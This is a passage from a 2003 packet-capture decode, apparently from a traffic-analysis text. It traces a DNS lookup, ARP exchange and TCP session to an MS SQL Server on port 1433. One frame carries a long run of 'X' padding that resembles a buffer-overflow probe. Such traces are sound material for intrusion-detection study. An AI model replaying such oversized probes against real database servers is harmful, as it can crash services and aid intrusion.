0010  00 47 46 a6 40 00 40 11 70 aa c0 a8 01 04 c0 a8   .GF.@.@.p.......
0020  01 01 80 06 00 35 00 33 19 88 5c ad 01 00 00 01   .....5.3..\.....
0030  00 00 00 00 00 00 02 36 39 01 31 03 31 36 38 03   .......69.1.168.
0040  31 39 32 07 69 6e 2d 61 64 64 72 04 61 72 70 61   192.in-addr.arpa
0050  00 00 0c 00 01                                    .....

Frame 2 (153 bytes on wire, 153 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.024364000
    Time delta from previous packet: 0.038424000 seconds
```

```
    Time relative to first packet: 0.038424000 seconds
    Frame Number: 2
    Packet Length: 153 bytes
    Capture Length: 153 bytes
Ethernet II, Src: 00:03:0a:00:16:d8, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:03:0a:00:16:d8 (192.168.1.1)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.4 (192.168.1.4)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 139
    Identification: 0x1459 (5209)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 245
    Protocol: UDP (0x11)
    Header checksum: 0xedb2 (correct)
    Source: 192.168.1.1 (192.168.1.1)
    Destination: 192.168.1.4 (192.168.1.4)
User Datagram Protocol, Src Port: domain (53), Dst Port: 32774 (32774)
    Source port: domain (53)
    Destination port: 32774 (32774)
    Length: 119
    Checksum: 0xf510 (correct)
Domain Name System (response)
    Transaction ID: 0x5cad
    Flags: 0x8583 (Standard query response, No such name)
        1... .... .... .... = Response: Message is a response
        .000 0... .... .... = Opcode: Standard query (0)
        .... .1.. .... .... = Authoritative: Server is an authority for domain
        .... ..0. .... .... = Truncated: Message is not truncated
        .... ...1 .... .... = Recursion desired: Do query recursively
        .... .... 1... .... = Recursion available: Server can do recursive queries
        .... .... .0.. .... = Z: reserved (0)
        .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by
the server
        .... .... .... 0011 = Reply code: No such name (3)
    Questions: 1
    Answer RRs: 0
```

```
    Authority RRs: 1
    Additional RRs: 0
    Queries
        69.1.168.192.in-addr.arpa: type PTR, class inet
            Name: 69.1.168.192.in-addr.arpa
            Type: Domain name pointer
            Class: inet
    Authoritative nameservers
        168.192.in-addr.arpa: type SOA, class inet, mname ns.itv.att.net
            Name: 168.192.in-addr.arpa
            Type: Start of zone of authority
            Class: inet
            Time to live: 7 days
            Data length: 56
            Primary name server: ns.itv.att.net
            Responsible authority's mailbox: hostmaster.ns.asp.att.net
            Serial number: 2001101501
            Refresh interval: 3 hours
            Retry interval: 1 hour
            Expiration limit: 7 days
            Minimum TTL: 7 days

0000  00 02 e3 09 9b 4d 00 03 0a 00 16 d8 08 00 45 00   .....M........E.
0010  00 8b 14 59 40 00 f5 11 ed b2 c0 a8 01 01 c0 a8   ...Y@...........
0020  01 04 00 35 80 06 00 77 f5 10 5c ad 85 83 00 01   ...5...w..\.....
0030  00 00 00 01 00 00 02 36 39 01 31 03 31 36 38 03   .......69.1.168.
0040  31 39 32 07 69 6e 2d 61 64 64 72 04 61 72 70 61   192.in-addr.arpa
0050  00 00 0c 00 01 c0 11 00 06 00 01 00 09 3a 80 00   .............:..
0060  38 02 6e 73 03 69 74 76 03 61 74 74 03 6e 65 74   8.ns.itv.att.net
0070  00 0a 68 6f 73 74 6d 61 73 74 65 72 02 6e 73 03   ..hostmaster.ns.
0080  61 73 70 c0 3e 77 46 62 bd 00 00 2a 30 00 00 0e   asp.>wFb...*0...
0090  10 00 09 3a 80 00 09 3a 80                        ...:...:.

    Frame 3 (42 bytes on wire, 42 bytes captured)
        Arrival Time: Jun 30, 2003 15:16:30.232479000
        Time delta from previous packet: 0.208115000 seconds
        Time relative to first packet: 0.246539000 seconds
        Frame Number: 3
        Packet Length: 42 bytes
        Capture Length: 42 bytes
    Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: ff:ff:ff:ff:ff:ff
        Destination: ff:ff:ff:ff:ff:ff (Broadcast)
        Source: 00:02:e3:09:9b:4d (192.168.1.4)
        Type: ARP (0x0806)
    Address Resolution Protocol (request)
        Hardware type: Ethernet (0x0001)
```

```
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)
    Sender MAC address: 00:02:e3:09:9b:4d (192.168.1.4)
    Sender IP address: 192.168.1.4 (192.168.1.4)
    Target MAC address: 00:00:00:00:00:00 (00:00:00_00:00:00)
    Target IP address: 192.168.1.69 (192.168.1.69)

0000  ff ff ff ff ff ff 00 02 e3 09 9b 4d 08 06 00 01   ...........M....
0010  08 00 06 04 00 01 00 02 e3 09 9b 4d c0 a8 01 04   ...........M....
0020  00 00 00 00 00 00 c0 a8 01 45                     .........E

Frame 4 (42 bytes on wire, 42 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.351862000
    Time delta from previous packet: 0.119383000 seconds
    Time relative to first packet: 0.365922000 seconds
    Frame Number: 4
    Packet Length: 42 bytes
    Capture Length: 42 bytes
Ethernet II, Src: 00:0c:29:0f:bb:c4, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Type: ARP (0x0806)
Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Sender IP address: 192.168.1.69 (192.168.1.69)
    Target MAC address: 00:02:e3:09:9b:4d (192.168.1.4)
    Target IP address: 192.168.1.4 (192.168.1.4)

0000  00 02 e3 09 9b 4d 00 0c 29 0f bb c4 08 06 00 01   .....M..).......
0010  08 00 06 04 00 02 00 0c 29 0f bb c4 c0 a8 01 45   ........).....E
0020  00 02 e3 09 9b 4d c0 a8 01 04                     .....M....

Frame 5 (74 bytes on wire, 74 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.351911000
    Time delta from previous packet: 0.000049000 seconds
    Time relative to first packet: 0.365971000 seconds
    Frame Number: 5
    Packet Length: 74 bytes
    Capture Length: 74 bytes
```

Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:0c:29:0f:bb:c4
  Destination: 00:0c:29:0f:bb:c4 (192.168.1.69)
  Source: 00:02:e3:09:9b:4d (192.168.1.4)
  Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.69 (192.168.1.69)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)

    .... ..0. = ECN-Capable Transport (ECT): 0
    ....0 = ECN-CE: 0
  Total Length: 60
  Identification: 0x40ee (16622)
  Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0x7634 (correct)
  Source: 192.168.1.4 (192.168.1.4)
  Destination: 192.168.1.69 (192.168.1.69)
Transmission Control Protocol, Src Port: 37238 (37238), Dst Port: ms-sql-s (1433), Seq: 3473737296, Ack: 0, Len: 0
  Source port: 37238 (37238)
  Destination port: ms-sql-s (1433)
  Sequence number: 3473737296
  Header length: 40 bytes
  Flags: 0x0002 (SYN)
    0... .... = Congestion Window Reduced (CWR): Not set
    .0.. .... = ECN-Echo: Not set
    ..0. .... = Urgent: Not set
    ...0 .... = Acknowledgment: Not set
    .... 0... = Push: Not set
    .... .0.. = Reset: Not set
    .... ..1. = Syn: Set
    ....0 = Fin: Not set
  Window size: 5840
  Checksum: 0xfa62 (correct)
  Options: (20 bytes)
    Maximum segment size: 1460 bytes
    SACK permitted
    Time stamp: tsval 1001150, tsecr 0
    NOP
    Window scale: 0 (multiply by 1)

```
0000  00 0c 29 0f bb c4 00 02 e3 09 9b 4d 08 00 45 00   ..).....M..E.
0010  00 3c 40 ee 40 00 40 06 76 34 c0 a8 01 04 c0 a8   .<@.@.@.v4.....
0020  01 45 91 76 05 99 cf 0d 06 50 00 00 00 00 a0 02   .E.v.....P.....
0030  16 d0 fa 62 00 00 02 04 05 b4 04 02 08 0a 00 0f   ...b............
0040  46 be 00 00 00 00 01 03 03 00                     F.........

Frame 6 (58 bytes on wire, 58 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.430143000
    Time delta from previous packet: 0.078232000 seconds
    Time relative to first packet: 0.444203000 seconds
    Frame Number: 6
    Packet Length: 58 bytes
    Capture Length: 58 bytes
Ethernet II, Src: 00:0c:29:0f:bb:c4, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.69 (192.168.1.69), Dst Addr: 192.168.1.4 (192.168.1.4)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 44
    Identification: 0xd109 (53513)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xa628 (correct)
    Source: 192.168.1.69 (192.168.1.69)
    Destination: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: ms-sql-s (1433), Dst Port: 37238 (37238), Seq:
97362, Ack: 3473737297, Len: 0
    Source port: ms-sql-s (1433)
    Destination port: 37238 (37238)
    Sequence number: 97362
    Acknowledgement number: 3473737297
    Header length: 24 bytes
    Flags: 0x0012 (SYN, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
```

```
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..1. = Syn: Set
        .... ...0 = Fin: Not set
    Window size: 8760
    Checksum: 0x0983 (correct)
    Options: (4 bytes)
        Maximum segment size: 1460 bytes

0000  00 02 e3 09 9b 4d 00 0c 29 0f bb c4 08 00 45 00   .....M..).....E.
0010  00 2c d1 09 40 00 80 06 a6 28 c0 a8 01 45 c0 a8   .,..@....(...E..
0020  01 04 05 99 91 76 00 01 7c 52 cf 0d 06 51 60 12   .....v..|R...Q`.
0030  22 38 09 83 00 00 02 04 05 b4                     "8........

Frame 7 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.430256000
    Time delta from previous packet: 0.000113000 seconds
    Time relative to first packet: 0.444316000 seconds
    Frame Number: 7
    Packet Length: 54 bytes
    Capture Length: 54 bytes
Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:0c:29:0f:bb:c4
    Destination: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Source: 00:02:e3:09:9b:4d (192.168.1.4)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.69 (192.168.1.69)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0x40ef (16623)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x7647 (correct)
    Source: 192.168.1.4 (192.168.1.4)
    Destination: 192.168.1.69 (192.168.1.69)
```

```
Transmission Control Protocol, Src Port: 37238 (37238), Dst Port: ms-sql-s (1433), Seq:
3473737297, Ack: 97363, Len: 0
   Source port: 37238 (37238)
   Destination port: ms-sql-s (1433)
   Sequence number: 3473737297
   Acknowledgement number: 97363
   Header length: 20 bytes
   Flags: 0x0010 (ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
   Window size: 5840
   Checksum: 0x2ca8 (correct)

0000  00 0c 29 0f bb c4 00 02 e3 09 9b 4d 08 00 45 00   ..).........M..E.
0010  00 28 40 ef 40 00 40 06 76 47 c0 a8 01 04 c0 a8   .(@.@.@.vG......
0020  01 45 91 76 05 99 cf 0d 06 51 00 01 7c 53 50 10   .E.v.....Q..|SP.
0030  16 d0 2c a8 00 00                                 ..,...

Frame 8 (655 bytes on wire, 655 bytes captured)
   Arrival Time: Jun 30, 2003 15:16:30.437922000
   Time delta from previous packet: 0.007666000 seconds
   Time relative to first packet: 0.451982000 seconds
   Frame Number: 8
   Packet Length: 655 bytes
   Capture Length: 655 bytes
Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:0c:29:0f:bb:c4
   Destination: 00:0c:29:0f:bb:c4 (192.168.1.69)
   Source: 00:02:e3:09:9b:4d (192.168.1.4)
   Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.69 (192.168.1.69)
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      0000 00.. = Differentiated Services Codepoint: Default (0x00)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
   Total Length: 641
   Identification: 0x40f0 (16624)
   Flags: 0x04
      .1.. = Don't fragment: Set
```

```
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x73ed (correct)
    Source: 192.168.1.4 (192.168.1.4)
    Destination: 192.168.1.69 (192.168.1.69)
Transmission Control Protocol, Src Port: 37238 (37238), Dst Port: ms-sql-s (1433), Seq:
3473737297, Ack: 97363, Len: 601
    Source port: 37238 (37238)
    Destination port: ms-sql-s (1433)
    Sequence number: 3473737297
    Next sequence number: 3473737898
    Acknowledgement number: 97363
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set

        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x21f6 (correct)
Data (601 bytes)

0000  00 0c 29 0f bb c4 00 02 e3 09 9b 4d 08 00 45 00   ..).........M..E.
0010  02 81 40 f0 40 00 40 06 73 ed c0 a8 01 04 c0 a8   ..@.@.@.s.......
0020  01 45 91 76 05 99 cf 0d 06 51 00 01 7c 53 50 18   .E.v.....Q..|SP.
0030  16 d0 21 f6 00 00 12 01 00 34 00 00 00 00 00 00   ..!......4......
0040  15 00 06 01 00 1b 00 01 02 00 1c 00 0c 03 00 28   ...............(
0050  00 04 ff 08 00 02 10 00 00 00 58 58 58 58 58 58   ..........XXXXXX
0060  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0070  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0080  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0090  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00a0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00b0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00c0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00d0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00e0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00f0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0100  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
```

```
0110  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0120  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0130  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0140  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0150  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0160  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0170  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0180  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0190  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01a0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01b0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01c0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01d0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01e0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
01f0  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0200  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0210  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0220  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0230  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0240  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0250  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0260  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0270  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0280  58 58 58 58 58 58 58 58 58 58 00 24 01 00 00      XXXXXXXXXX.$...

Frame 9 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.762021000
    Time delta from previous packet: 0.324099000 seconds
    Time relative to first packet: 0.776081000 seconds
    Frame Number: 9
    Packet Length: 54 bytes
    Capture Length: 54 bytes
Ethernet II, Src: 00:0c:29:0f:bb:c4, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.69 (192.168.1.69), Dst Addr: 192.168.1.4 (192.168.1.4)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0xd209 (53769)
    Flags: 0x04
```

```
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xa52c (correct)
    Source: 192.168.1.69 (192.168.1.69)
    Destination: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: ms-sql-s (1433), Dst Port: 37238 (37238), Seq:
97363, Ack: 3473737898, Len: 0
    Source port: ms-sql-s (1433)
    Destination port: 37238 (37238)
    Sequence number: 97363
    Acknowledgement number: 3473737898
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 8159
    Checksum: 0x2140 (correct)

0000  00 02 e3 09 9b 4d 00 0c 29 0f bb c4 08 00 45 00   .....M..).....E.
0010  00 28 d2 09 40 00 80 06 a5 2c c0 a8 01 45 c0 a8   .(..@....,...E..
0020  01 04 05 99 91 76 00 01 7c 53 cf 0d 08 aa 50 10   .....v..|S....P.
0030  1f df 21 40 00 00                                 ..!@..

Frame 10 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.865123000
    Time delta from previous packet: 0.103102000 seconds
    Time relative to first packet: 0.879183000 seconds
    Frame Number: 10
    Packet Length: 54 bytes
    Capture Length: 54 bytes
Ethernet II, Src: 00:0c:29:0f:bb:c4, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.69 (192.168.1.69), Dst Addr: 192.168.1.4 (192.168.1.4)
    Version: 4
    Header length: 20 bytes
```

```
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
       0000 00.. = Differentiated Services Codepoint: Default (0x00)
       .... ..0. = ECN-Capable Transport (ECT): 0
       .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0xd309 (54025)
    Flags: 0x04
       .1.. = Don't fragment: Set
       ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xa42c (correct)
    Source: 192.168.1.69 (192.168.1.69)
    Destination: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: ms-sql-s (1433), Dst Port: 37238 (37238), Seq:
97363, Ack: 3473737898, Len: 0
    Source port: ms-sql-s (1433)
    Destination port: 37238 (37238)
    Sequence number: 97363
    Acknowledgement number: 3473737898
    Header length: 20 bytes
    Flags: 0x0011 (FIN, ACK)
       0... .... = Congestion Window Reduced (CWR): Not set
       .0.. .... = ECN-Echo: Not set
       ..0. .... = Urgent: Not set
       ...1 .... = Acknowledgment: Set
       .... 0... = Push: Not set
       .... .0.. = Reset: Not set
       .... ..0. = Syn: Not set
       .... ...1 = Fin: Set
    Window size: 8159
    Checksum: 0x213f (correct)

0000  00 02 e3 09 9b 4d 00 0c 29 0f bb c4 08 00 45 00   .....M..).....E.
0010  00 28 d3 09 40 00 80 06 a4 2c c0 a8 01 45 c0 a8   .(..@....,...E..
0020  01 04 05 99 91 76 00 01 7c 53 cf 0d 08 aa 50 11   .....v..|S....P.
0030  1f df 21 3f 00 00                                 ..!?..

Frame 11 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.873890000
    Time delta from previous packet: 0.008767000 seconds
    Time relative to first packet: 0.887950000 seconds
    Frame Number: 11
    Packet Length: 54 bytes
    Capture Length: 54 bytes
```

```
Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:0c:29:0f:bb:c4
   Destination: 00:0c:29:0f:bb:c4 (192.168.1.69)
   Source: 00:02:e3:09:9b:4d (192.168.1.4)
   Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.69 (192.168.1.69)
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      0000 00.. = Differentiated Services Codepoint: Default (0x00)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
   Total Length: 40
   Identification: 0x40f1 (16625)
   Flags: 0x04
      .1.. = Don't fragment: Set
      ..0. = More fragments: Not set
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0x7645 (correct)
   Source: 192.168.1.4 (192.168.1.4)
   Destination: 192.168.1.69 (192.168.1.69)
Transmission Control Protocol, Src Port: 37238 (37238), Dst Port: ms-sql-s (1433), Seq:
3473737898, Ack: 97364, Len: 0

   Source port: 37238 (37238)
   Destination port: ms-sql-s (1433)
   Sequence number: 3473737898
   Acknowledgement number: 97364
   Header length: 20 bytes
   Flags: 0x0010 (ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
   Window size: 5840
   Checksum: 0x2a4e (correct)

0000  00 0c 29 0f bb c4 00 02 e3 09 9b 4d 08 00 45 00   ..).........M..E.
0010  00 28 40 f1 40 00 40 06 76 45 c0 a8 01 04 c0 a8   .(@.@.@.vE......
0020  01 45 91 76 05 99 cf 0d 08 aa 00 01 7c 54 50 10   .E.v........|TP.
0030  16 d0 2a 4e 00 00                                 ..*N..
```

Frame 12 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.957318000
    Time delta from previous packet: 0.083428000 seconds
    Time relative to first packet: 0.971378000 seconds
    Frame Number: 12
    Packet Length: 54 bytes
    Capture Length: 54 bytes
Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:0c:29:0f:bb:c4
    Destination: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Source: 00:02:e3:09:9b:4d (192.168.1.4)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.69 (192.168.1.69)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 40
    Identification: 0x40f2 (16626)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x7644 (correct)
    Source: 192.168.1.4 (192.168.1.4)
    Destination: 192.168.1.69 (192.168.1.69)
Transmission Control Protocol, Src Port: 37238 (37238), Dst Port: ms-sql-s (1433), Seq: 3473737898, Ack: 97364, Len: 0
    Source port: 37238 (37238)
    Destination port: ms-sql-s (1433)
    Sequence number: 3473737898
    Acknowledgement number: 97364
    Header length: 20 bytes
    Flags: 0x0011 (FIN, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        ....1 = Fin: Set

```
    Window size: 5840
    Checksum: 0x2a4d (correct)

0000  00 0c 29 0f bb c4 00 02 e3 09 9b 4d 08 00 45 00   ..).........M..E.
0010  00 28 40 f2 40 00 40 06 76 44 c0 a8 01 04 c0 a8   .(@.@.@.vD......
0020  01 45 91 76 05 99 cf 0d 08 aa 00 01 7c 54 50 11   .E.v........|TP.
0030  16 d0 2a 4d 00 00                                 ..*M..

Frame 13 (54 bytes on wire, 54 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:30.982000000
    Time delta from previous packet: 0.024682000 seconds
    Time relative to first packet: 0.996060000 seconds
    Frame Number: 13
    Packet Length: 54 bytes
    Capture Length: 54 bytes
Ethernet II, Src: 00:0c:29:0f:bb:c4, Dst: 00:02:e3:09:9b:4d
    Destination: 00:02:e3:09:9b:4d (192.168.1.4)
    Source: 00:0c:29:0f:bb:c4 (192.168.1.69)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.69 (192.168.1.69), Dst Addr: 192.168.1.4 (192.168.1.4)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0xd409 (54281)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xa32c (correct)
    Source: 192.168.1.69 (192.168.1.69)
    Destination: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: ms-sql-s (1433), Dst Port: 37238 (37238), Seq:
97364, Ack: 3473737899, Len: 0
    Source port: ms-sql-s (1433)
    Destination port: 37238 (37238)
    Sequence number: 97364
    Acknowledgement number: 3473737899
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
```

```
    .0.. .... = ECN-Echo: Not set
